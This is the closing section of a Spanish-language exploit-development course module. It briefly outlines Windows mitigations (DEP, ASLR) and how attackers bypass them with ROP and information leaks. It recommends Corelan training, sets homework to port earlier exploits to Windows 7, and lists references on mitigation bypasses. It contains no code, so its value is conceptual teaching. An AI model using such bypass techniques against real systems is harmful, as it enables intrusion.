- <http://blogs.technet.com/b/srd/archive/2013/12/11/software-defense-mitigating-common-exploitation-techniques.aspx>

Exploiting a día de hoy

Exploiting a dia de hoy...



Exploiting a dia de hoy...

DEP



ROP

DEP

+

ASLR



Infoleak + ROP

Hoy en día, muchos usuarios aún usan Windows XP, pero eso no durará...

No se tardará mucho en que los usuarios empiecen a migrar a sistemas como Windows 8.

¡El año que viene sale Windows 10!

Empezad a olvidar escenarios sin DEP+ASLR.

Exploiting a dia de hoy...

¿Qué tenéis por delante?

- Heap-based vulnerabilities (use-after-free, double free's, etc)
- Information leaks
- Búsqueda de vulnerabilidades (static&dynamic analysis, fuzzing)

Exploiting a dia de hoy...

¿Qué os aconsejo?

- Si tenéis la oportunidad, **no os perdáis los trainings de Corelan!**
- Peter os enseñará como desarrollar exploits a nivel profesional. Os enseñará como asegurarnos que un exploit es estable para diferentes plataformas, desarrollo de exploits para Metasploit, descartar caracteres inválidos para vuestros payloads y muchas más cosas.
- También trata conceptos más avanzados como heap spraying y explotación de navegadores.
- El curso se vende como dos dias de 8 horas, pero en mi caso (y me consta que siempre es parecido) acabaron siendo 32 horas! Y él tenía cuerda para más!
- Además parece que ahora ya tiene un curso (más) avanzado!

<https://www.corelan-training.com/>



Deberes

Os aconsejaría intentar migrar los exploits que hemos desarrollado para Windows XP SP3 a Windows 7 SP1.

Lo podemos comentar en el foro.

Referencias

Imágenes:

http://img3.wikia.nocookie.net/_cb20130322210636/horadeaventura/es/images/c/cd/Trollface_XD.jpg

<http://www.mememaker.net/static/images/memes/953626.jpg>

http://2.bp.blogspot.com/-Jm9nyJlqdg0/Ua9b4ul8HyI/AAAAAAAAAC9k/AVHPi95exUM/s1600/Pulp_Fiction_diner_robbery.jpg

<https://camo.githubusercontent.com/626f5096229dc0edccb7936f93d989b5a517d350/687474703a2f2f7368656c6c2d73746f726d2e6f72672f70726f6a6563742f524f506761646765742f7836342e706e67>

<http://www.thehollywoodnews.com/wp-content/uploads/Jackie-chan-meme.jpg>

<http://fotos.miarroba.es/fo/4bb5/264F99A0152E4F2CF7DB2A4F2CF6ED.jpg>

<http://www.troll.me/images/victory-baby/you-got-owned.jpg>

[http://i.technet.microsoft.com/cc162458.fig07_L\(en-us\).gif](http://i.technet.microsoft.com/cc162458.fig07_L(en-us).gif)

Referencias

Referencias técnicas:

<http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-1.aspx>

<http://technet.microsoft.com/en-us/library/bb457155.aspx>

<http://support.microsoft.com/kb/875352>

<http://technet.microsoft.com/en-us/magazine/2007.04.vistakernel.aspx?pr=blog>

http://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf

<http://download.microsoft.com/download/9/9/4/994592CB-C248-464F-93A6-A50E339BE19B/Windows%208%20Security%20-%20ASLR.pdf>

<http://blogs.technet.com/b/srd/archive/2013/12/11/software-defense-mitigating-common-exploitation-techniques.aspx>

<http://www.nullsecurity.net/papers/nullsec-bypass-aslr.pdf>

<http://blogs.technet.com/b/srd/archive/2013/08/12/mitigating-the-ldrhotpatchroutine-dep-aslr-bypass-with-ms13-063.aspx>

<https://cansecwest.com/slides/2013/DEP-ASLR%20bypass%20without%20ROP-JIT.pdf>

<http://kingcope.wordpress.com/2013/01/24/attacking-the-windows-78-address-space-randomization/>

Fin del Módulo

